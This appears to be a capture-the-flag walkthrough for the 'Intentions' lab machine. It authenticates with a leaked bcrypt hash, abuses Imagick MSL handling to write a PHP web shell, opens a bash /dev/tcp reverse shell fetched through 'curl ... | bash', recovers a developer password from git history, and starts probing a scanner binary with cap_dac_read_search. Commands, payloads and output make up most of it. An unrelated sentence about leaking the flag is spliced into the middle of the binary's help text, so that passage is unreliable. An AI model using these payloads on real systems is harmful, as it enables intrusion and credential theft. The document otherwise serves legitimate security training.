
```
curl -d
'email=steve@intentions.htb&hash=$2y$10$M/g27T1kJcOpYOfPqQlI3.YfdLIwr3EWbzWOLfpoT
tjpeMqpp4twa' -X POST http://intentions.htb/api/v2/auth/login
```


```
{"status":"success","name":"steve"}
```


Indeed, it seems that we can authenticate using hashes over `v2`. The easiest way to proceed, is to navigate to the login page, turn on request interception in our proxy and attempt to login with the `email` `steve@intentions.htb` and the `password` `$2y$10$M/g27T1kJcOpYOfPqQlI3.YfdLIwr3EWbzWOLfpoTtjpeMqpp4twa`.




When we intercept the request in our proxy, we change the URL to `/api/v2...` and the `password` parameter to `hash`. It should look similar to the following:




We authenticate successfully and can now explore the admin panel, to which we must manually navigate.


On there we see a news page which provides us with some interesting details. Apart from the legal notice, we see some news regarding the `v2` API. We already know about the password/hash change but we also get a reference link to `imagick`, which is allegedly used to apply effects on the images.




Moreover, there is a `Users` page that displays some basic information about the currently registered users, but provides no additional functionality:



Upon navigating to the `Images` tab of the admin panel, we are presented with a list of the current images, their genre, public URL, and a link to an `Edit` page.



Each image has its own editing page:



At the top of this page we find four different buttons we can click to apply some effects to the current image, and display it on the page. Below the image preview, various helpful details about the image are displayed such as the compression, height, width, size, and most importantly an absolute path to the file on disk.

For example, `Image 4` can be found at the following location: `/var/www/html/intentions/storage/app/public/animals/jevgeni-fil-rz2Nh0U8vws-unsplash.jpg`

Image Details

Attribute	Value
id	4
file	public/animals/jevgeni-fil-rz2Nh0U8vws-unsplash.jpg
genre	animals
created_at	2023-02-02T17:41:52.000000Z
updated_at	2023-02-02T17:41:52.000000Z
url	/storage/animals/jevgeni-fil-rz2Nh0U8vws-unsplash.jpg
path	/var/www/html/intentions/storage/app/public/animals/jevgeni-fil-rz2Nh0U8vws-unsplash.jpg
compression	8
compressionQuality	73
channels	{ "0": { "mean": 0, "minima": 1.7976931348623157e+308, "maxima": -1.7976931348623157e+308, "standardDeviation": 0, "depth": 1 }, "1": { "mean": 12339.07115, "minima": 0, "maxima": 65535, "standardDeviation": 15452.357214155401, "depth": 8 }, "2": { "mean": 8723.177525000001, "minima": 0, "maxima": 65278, "standardDeviation": 11628.790172274163, "depth": 8 }, "4": { "mean": 4526.4478375, "minima": 0, "maxima": 65535, "standardDeviation": 7289.254056327733, "depth": 8 }, "8": { "mean": 0, "minima": 1.7976931348623157e+308, "maxima": -1.7976931348623157e+308, "standardDeviation": 0, "depth": 1 }, "32": { "mean": 0, "minima": 1.7976931348623157e+308, "maxima": -1.7976931348623157e+308, "standardDeviation": 0, "depth": 1 } }
height	400
width	600
size	33262

As we play around with the image editing features we notice a number of requests being made to the `/api/v2/admin/image/modify` endpoint, which handles the image manipulation:

```
POST /api/v2/admin/image/modify HTTP/1.1
Host: intentions.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: application/json
X-XSRF-TOKEN:
eyJpdiI6IjR5KzhKZTNSZ21OdTFpQ1RJakhwcWc9PSIsInZhbHVlIjoiMXdFNWx0OTFsbTlNbFhzWm5QcFVHdHgwcWtDcDdCUk9TRVkrRmZWSnZ3
eXdISURtdXhnQkdOK1M2Y0dzcHhkZGp5NjJnYnpxVmo2eDJoSHBKUXk4OVdIYnRiTWFWSUoxN3VpVGhBMFNaNWRYNkdVSXNGL1lwQ2ZHU3pqWHRu
emUiLCJtYWMiOiIwZGZiY2Q1MWMzNDNlNjA0NGU3ODNjYTUyODVmN2JlZGE2MTA0OTVkOWYyMDFlZTdmNzI2YzIwNTc0Nzc1YjQ1IiwidGFnIjoi
In0=
Content-Length: 116
Origin: http://intentions.htb
Connection: close
Referer: http://intentions.htb/admin
Cookie: XSRF-TOKEN=
eyJpdiI6IjR5KzhKZTNSZ21OdTFpQ1RJakhwcWc9PSIsInZhbHVlIjoiMXdFNWx0OTFsbTlNbFhzWm5QcFVHdHgwcWtDcDdCUk9TRVkrRmZWSnZ3
eXdISURtdXhnQkdOK1M2Y0dzcHhkZGp5NjJnYnpxVmo2eDJoSHBKUXk4OVdIYnRiTWFWSUoxN3VpVGhBMFNaNWRYNkdVSXNGL1lwQ2ZHU3pqWHRu
emUiLCJtYWMiOiIwZGZiY2Q1MWMzNDNlNjA0NGU3ODNjYTUyODVmN2JlZGE2MTA0OTVkOWYyMDFlZTdmNzI2YzIwNTc0Nzc1YjQ1IiwidGFnIjoi
In0%3D; intentions_session=
eyJpdiI6InNMcnl3ZlF3aFI2bjc2aFF1Qk16NVE9PSIsInZhbHVlIjoiNFpZL2OzY2FYZmZTcjBpUk9STCs0Ylh6YjJRcEI3a1B4WGF1eHBxMmxY
cHF5ck5oWlpuSWtnaEVmM2dvb1ZpN3BMWEUzUHdaM29QcSt5TmQrVnFJYXFDRkJneEFwQUJsSldHVloydFI2MXlISld3OWhiYUtodzNLNUxQaTBv
b2kiLCJtYWMiOiJmNjAzNTQ1ZmVkZDcyMzVjZGRjMTk1N2JlMWE4MTRlODcwMzc4MDQyN2YxMjdmYWM3MTU0ODA1YjYxNDZjODUwIiwidGFnIjoi
In0%3D; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vaW50ZW50aW9ucy5odGIvYXBpL3YyL2F1dGgvbG9naW4iLCJpYXQiOjE
2OTcxMTIwMjMsImV4cCI6MTY5NzEzMzYyMywibmJmIjoxNjk3MTEyMDIzLCJqdGkiOiIwV3plY2JxSzZUV2NuTGtZIiwic3ViIjoiMSIsInBydiI
6IjIzYmQ1Yzg5NDlmNjAwYWRiMzllNzAxYzQwMDg3MmRiN2E1OTc2ZjcifQ.vS8d5P5JBMGNAUvattAys5dRVfRiDvknYu6uFfsCPd8

{
  "path":"/var/www/html/intentions/storage/app/public/animals/jevgeni-fil-rz2Nh0U8vws-unsplash.jpg",
  "effect":"swirl"
}
```

Within this request we can see the following data being sent:

```
{"path":"/var/www/html/intentions/storage/app/public/animals/jevgeni-fil-rz2Nh0U8vws-unsplash.jpg","effect":"swirl"}
```

Here, we can specify the absolute path to the file, as well as a string denoting the effect to apply. We can attempt to mess with these parameters, such as pointing the `path` to the `/etc/passwd` file:

```
{"path":"/etc/passwd","effect":"swirl"}
```

However, the API responds with a `422` status stating we have provided a bad image path.

Foothold

Let's review what we know so far about the web application.

- We have an endpoint that's likely feeding a file path into an `Imagick` constructor
- It's running PHP
- We know a full path on the system that results in publicly available files

Looking around the web on how to exploit `Imagick` constructors we come across this article, which outlines how to exploit PHP's built-in classes via arbitrary object instantiation to achieve RCE.

Since the exploit relies on a Remote File Inclusion (RFI), we first check our theory by starting up a `Python` webserver and submitting a payload whose `path` points to our machine:

```
python3 -m http.server 80
```

We then re-submit the `modify` request using the following parameters:

```
{"path":"http://10.10.14.40/test","effect":"wave"}
```

We get the callback on our listener:


```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.83.115 - - [12/Oct/2023 22:22:12] code 404, message File not found
10.129.83.115 - - [12/Oct/2023 22:22:12] "GET /test HTTP/1.1" 404 -
```

This likely means that the target can be exploited in the way described in the aforementioned article. We therefore start off using a modified version of the PoC provided in the article and save it in a file called `payload.msl`:

```
<?xml version="1.0" encoding="UTF-8"?>
<image>
 <read filename="caption:&lt;?php @passthru(@$_REQUEST['c']); ?&gt;" />
 <write filename="info:/var/www/html/intentions/storage/app/public/rce.php" />
</image>
```

As stated in the article, we use the `caption:` and `info:` schemes to try and obtain a web shell. We also set the `write` path to the publicly-accessible directory on the target that we discovered earlier.

Next, we need a way to send this file as a multipart form. The easiest way to do this is to open the `Developers Console` in our browser, navigate to the Network tab, click one of the image effect buttons, then right click the `POST` request to `/modify` and copy it as a `CURL` command.



It should look something like this:

```
curl 'http://intentions.htb/api/v2/admin/image/modify' -X POST -H 'User-Agent:
Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0' -H
'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-US,en;q=0.5'
-H 'Accept-Encoding: gzip, deflate' -H 'X-Requested-With: XMLHttpRequest' -H
'Content-Type: application/json' -H 'X-XSRF-TOKEN: eyJ<SNIP>nO=' -H 'Origin:
http://intentions.htb' -H 'Connection: keep-alive' -H 'Referer:
http://intentions.htb/admin/' -H 'Cookie: XSRF-
TOKEN=eyJpdiI6IlRQMnNQZVdUOV<SNIP>YD_70' --data-raw
'{"path":"/var/www/html/intentions/storage/app/public/animals/jevgeni-fil-
rz2Nh0U8vws-unsplash.jpg","effect":"charcoal"}'
```

Now, we remove the `Content-Type` - and other non-essential headers, and add our payload.

```
curl 'http://intentions.htb/api/v2/admin/image/modify' -X POST -H 'X-XSRF-TOKEN:
eyJpdiI6IlRQMnNQZVdUOVJQVmU2cONSbnpBb2c9PSIsInZhbHVlIjoiVVE2U1VDczlVNUxlMXA0VjRtc
WRUMjJkRO1ubUovNnFjamo1b1JIZjliQjVETldoUmZrVEY2Y3BFcHZGcEcxMDlwSUdFeVdhWlZVVXB3ek
xQbjhrVkRFckF5dTdYemszR1ZyNE1pdDFocnQ5WWJCbDFwU1VaY0xXTVllNmlhYkMiLCJtYWMiOiJlNTQ
xMjMxZDg1N2NhNDdhZTFlNjllNjM1OWE0ZTUwN2FiODRkNzdiNzg1YWVhNDMwYTY5ZjUyYWZhZjRlM2Zh
IiwidGFnIjoiIn0=' -H 'Cookie: XSRF-TOKEN=eyJpdiI6IlRQMnNQZVdUOVJ<SNIP>YD_7O' -F
'path=vid:msl:/tmp/php*' -F 'effect=asd' -F file=@payload.msl
```

The important parameters here are:

```
-F 'path=vid:msl:/tmp/php*'
```

The full explanation lies in the article above, but this allows us to essentially target the available PHP temporary files and include our `MSL` file that we are going to upload, without knowing its exact name.

```
-F 'effect=asd'
```

The endpoint requires an `effect` parameter, but its contents don't matter.

```
-F file=@payload.msl
```

Lastly, this causes our local `payload.msl` to be uploaded.

Upon running the `cURL` command, we may see a `502` gateway error or an empty response. To validate our success we can navigate to the following URL:

```
http://intentions.htb/storage/rce.php
```

We can attempt to run commands such as to list the files in the directory with the following request:

```
http://intentions.htb/storage/rce.php?c=ls
```

caption:animals architecture food nature rce.php CAPTION 120x120 120x120+0+0 16-bit sRGB 1.500u 0:01.500

This verifies that our payload ran successfully, and we can now execute arbitrary commands on the target machine.

To obtain a reverse shell we create a `shell` file on our local machine with the following contents:

```
/bin/bash -i >& /dev/tcp/10.10.14.40/9001 0>&1
```

Next, we start a Python web server in the same directory:

```
sudo python3 -m http.server 80
```

Then, we start our `Netcat` listener:

```
nc -nlvp 9001
```

Finally, we run a `CURL` command on the web shell and pipe it to `bash` to land us a shell.

```
http://intentions.htb/storage/rce.php?c=curl%2010.10.14.40/shell|bash
```

Now we have a reverse shell as `www-data`.

```
nc -nlvp 9001

listening on [any] 9001 ...
connect to [10.10.14.40] from (UNKNOWN) [10.129.83.115] 56408
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

At this point as `www-data` we can run the usual enumeration commands but we don't find anything interesting. Looking at the root folder of the `Intentions` we application, we spot a `.git` folder.

```
www-data@intentions:/var/www/html/intentions$ ls -al

total 820
drwxr-xr-x  14 root     root       4096 Feb  2  2023 .
drwxr-xr-x   3 root     root       4096 Feb  2  2023 ..
drwxr-xr-x   7 root     root       4096 Apr 12  2022 app
-rwxr-xr-x   1 root     root       1686 Apr 12  2022 artisan
<SNIP>
-rw-r--r--   1 root     root       1068 Feb  2  2023 .env
drwxr-xr-x   8 root     root       4096 Feb  3  2023 .git
<SNIP>
```

Let's examine previous versions of the project by using the `git log -p` command.

```
www-data@intentions:/var/www/html/intentions$ git log -p

fatal: detected dubious ownership in repository at '/var/www/html/intentions'
To add an exception for this directory, call:

        git config --global --add safe.directory /var/www/html/intentions
```

Unfortunately, we are informed that we cannot run the log command as the `.git` folder is owned by `root`.

If we try to rectify this through the suggested command , we get a permission error:

```
git config --global --add safe.directory /var/www/html/intentions

error: could not lock config file /var/www/.gitconfig: Permission denied
```

We will find that our lack of write access in `/var/www` causes us some issues.

Reading into the Git documentation we will find that it seeks the configuration file in the users `$HOME` directory. We can easily get around our lack of write capability in `/var/www` by overwriting our `$HOME` environmental variable.

```
HOME=/tmp git config --global --add safe.directory /var/www/html/intentions
HOME=/tmp git log -p
```

Now, we are able to read through the logs and spot a password for the user `greg`:

```
commit f7c903a54cacc4b8f27e00dbf5b0eae4c16c3bb4
Author: greg <greg@intentions.htb>
Date:   Thu Jan 26 09:21:52 2023 +0100

    Test cases did not work on steve's local database, switching to user factory
per his advice

diff --git a/tests/Feature/Helper.php b/tests/Feature/Helper.php
index f57e37b..0586d51 100644
--- a/tests/Feature/Helper.php
+++ b/tests/Feature/Helper.php
@@ -8,12 +8,14 @@ class Helper extends TestCase
 {
     public static function getToken($test, $admin = false) {
         if($admin) {
-            $res = $test->postJson('/api/v1/auth/login', ['email' =>
'greg@intentions.htb', 'password' => 'Gr3g1sTh3B3stDev3l0per!1998!']);
-            return $res->headers->get('Authorization');
```

We discover a password (`Gr3g1sTh3B3stDev3l0per!1998!`) in the commit's `diff`, which we can use to `SSH` into the box as the user `greg`.

```
ssh greg@intentions.htb

greg@intentions:~$ id
uid=1001(greg) gid=1001(greg) groups=1001(greg),1003(scanner)
```

We notice that `greg` is part of the `scanner` group. The user flag can be found in `/home/greg/user.txt`.

Privilege Escalation

Once authenticated as the user `greg` we can find some interesting files in his home directory: `dmca_check.sh` and `dmca_hashes.test`.

```
greg@intentions:~$ ls -al

total 52
drwxr-x--- 4 greg greg  4096 Jun 19 13:09 .
drwxr-xr-x 5 root root  4096 Jun 10 14:56 ..
<SNIP>
-rwxr-x--- 1 root greg    75 Jun 10 17:33 dmca_check.sh
-rwxr----- 1 root greg 11044 Jun 10 15:31 dmca_hashes.test
<SNIP>
```

Looking into `dmca_check.sh` we can see that it executes the following command:

```
/opt/scanner/scanner -d /home/legal/uploads -h /home/greg/dmca_hashes.test
```

Running the command ourselves, we can see the following output:

```
greg@intentions:~$ /opt/scanner/scanner -d /home/legal/uploads -h
/home/greg/dmca_hashes.test

[+] DMCA-#1952 matches /home/legal/uploads/zac-porter-p_yotEbRAOA-unsplash.jpg
```

Interestingly enough, `greg` does not have access to actually inspect the specified file:

```
greg@intentions:~$ ls /home/legal/uploads/

ls: cannot access '/home/legal/uploads/': Permission denied
```

```
greg@intentions:~$ cat /home/legal/uploads/zac-porter-p_yotEbRAOA-unsplash.jpg

cat: /home/legal/uploads/zac-porter-p_yotEbRAOA-unsplash.jpg: Permission denied
```

This should be our first indication that something unusual is occurring in terms of access control in this binary. Checking the binary itself, we can see it is not a `setuid` binary, and we are not executing it with `sudo`:

```
greg@intentions:~$ ls -al /opt/scanner/scanner

-rwxr-x--- 1 root scanner 1437696 Jun 19 11:18 /opt/scanner/scanner
```

The only way that's left for the binary to have read access to a file that we don't have is through capabilities. Indeed, if we check the binary with `getcap` we can see that it has the `cap_dac_read_search` capability.

```
greg@intentions:~$ getcap /opt/scanner/scanner

/opt/scanner/scanner cap_dac_read_search=ep
```

Researching this capability, we find the following:

```
CAP_DAC_READ_SEARCH
       * Bypass file read permission checks and directory read
         and execute permission checks;
       * invoke open_by_handle_at(2);
       * use the linkat(2) AT_EMPTY_PATH flag to create a link to
         a file referred to by a file descriptor.
```

With this capability we see that the scanner binary appears to have the ability to perform a read on any file on the system, regardless of whether our user has access to the file or the overall file path.

Let's find out if we can exploit the functionality of the `scanner` binary to our advantage; executing the `scanner` binary with no arguments provides us with some useful information:

```
greg@intentions:~$ /opt/scanner/scanner

The copyright_scanner application provides the capability to evaluate a single
file or directory of files against a known blacklist and return matches.

        This utility has been developed to help identify copyrighted material
that have previously been submitted on the platform.
        This tool can also be used to check for duplicate images to avoid having
multiple of the same photos in the gallery.
        File matching are evaluated by comparing an MD5 hash of the file contents
or a portion of the file contents against those submitted in the hash file.

        The hash blacklist file should be maintained as a single LABEL:MD5 per
line.
        Please avoid using extUnfortunately a strong password was used, and we
are unable to achieve a full root shell, but were still able to leak the flag.ra
colons in the label as that is not currently supported.

        Expected output:
        1. Empty if no matches found
        2. A line for every match, example:
                [+] {LABEL} matches {FILE}

  -c string
        Path to image file to check. Cannot be combined with -d
  -d string
        Path to image directory to check. Cannot be combined with -c
  -h string
        Path to colon separated hash file. Not compatible with -p
  -l int
        Maximum bytes of files being checked to hash. Files smaller than this
value will be fully hashed. Smaller values are much faster but prone to false
positives. (default 500)
  -p    [Debug] Print calculated file hash. Only compatible with -c
  -s string
        Specific hash to check against. Not compatible with -h
```

As an image gallery, they are concerned about publishing copyrighted materials, and have developed a utility to check file contents against a known blacklist of copyrighted files. There is also a reference that this utility could be dual-purposed to try to avoid adding duplicate images to the gallery as it grows in size.

To evaluate for matches, the binary is generating an MD5 hash for the contents of the file and compares it against a user-provided blacklist. Reading the `dmca_hashes.test` file, we can see a potential blacklist used by the gallery:

```
greg@intentions:~$ cat dmca_hashes.test

DMCA-#5133:218a61dfdebf15292a94c8efdd95ee3c
DMCA-#4034:a5eff6a2f4a3368707af82d3d8f665dc
DMCA-#7873:7b2ad34b92b4e1cb73365fe76302e6bd
DMCA-#2901:052c4bb8400a5dc6d40bea32dfcb70ed
DMCA-#9112:0def227f2cdf0bb3c44809470f28efb6
